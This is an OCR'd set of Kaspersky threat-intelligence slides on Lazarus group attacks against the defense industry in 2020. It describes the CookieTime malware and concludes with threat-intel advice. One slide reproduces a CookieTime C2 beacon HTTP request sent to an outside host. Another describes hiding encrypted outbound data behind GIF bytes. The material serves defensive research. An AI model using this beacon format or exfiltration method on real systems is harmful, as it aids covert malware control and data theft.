
fr=FL0509.000000.avi&fp=EAAAFg3yWgAAAAERERERERERERERERERERERERERREQ==

Initial Access → Execution → Discovery → Credential Access → Lateral Movement → Exfiltration

Source: https://github.com/Spiderlabs/Responder

Summary


- Post-exploitation process




GREAT

kaspersky

Another finding



CookieTime (a.k.a LCPDot)



- AutoHotkey
- Network Application
- Audio Application

GREAT

kaspersky


CookieTime

```
POST /dev_clicktocareers/public/mailview.php HTTP/1.1
Accept: text/html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Cookie: SESSID=NzQ0ODA3OC0xMDEwMTA=
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: mail.clicktocareers.com
Content-Length: 44
Connection: Keep-Alive
Cache-Control: no-cache

Cookie=Enable&CookieV=2897000&Cookie_Time=32
```

7448078-101010

UID Request Type




GREAT

kaspersky


CookieTime

- Steganography

- Legitimate GIF file




- Structure of delivered data



800 bytes GIF file data

Appended encrypted data to send


Attribution



GREAT

kaspersky

Defense Industry Targeted Attack in 2020



GREAT

kaspersky

Summary

- Lazarus group continue to attack defense industry with evolved modus operandi;
- Highly sophisticated and rapid keyboard-hands-on activity;
- The post-exploitation tactic is not changed dramatically;
- Their strong motivation will not be discouraged soon;

Tailored Threat Intelligence

Conclusion

Threat landscape changes dramatically

- Threat actors are well-trained, well-funded
- Hit-and-run style response never works

Threat intelligence is for various purpose

- Private sector: Primary asset protection, rapid decision making
- Government/agency: Indictment

Actionable item is the key point

- Deep technical details based actionable item is the most important part
- Thinking low level, writing high level
- Yara, Sigma rule, Snort/Suricata, ATT&CK

Focus on technical changes and TTPs

- Important to understand threat actor's TTPs
- Need adaptive requirement-based threat intelligence

Question?

@unpacker

seongsu.park@kaspersky.com

GREAT

kaspersky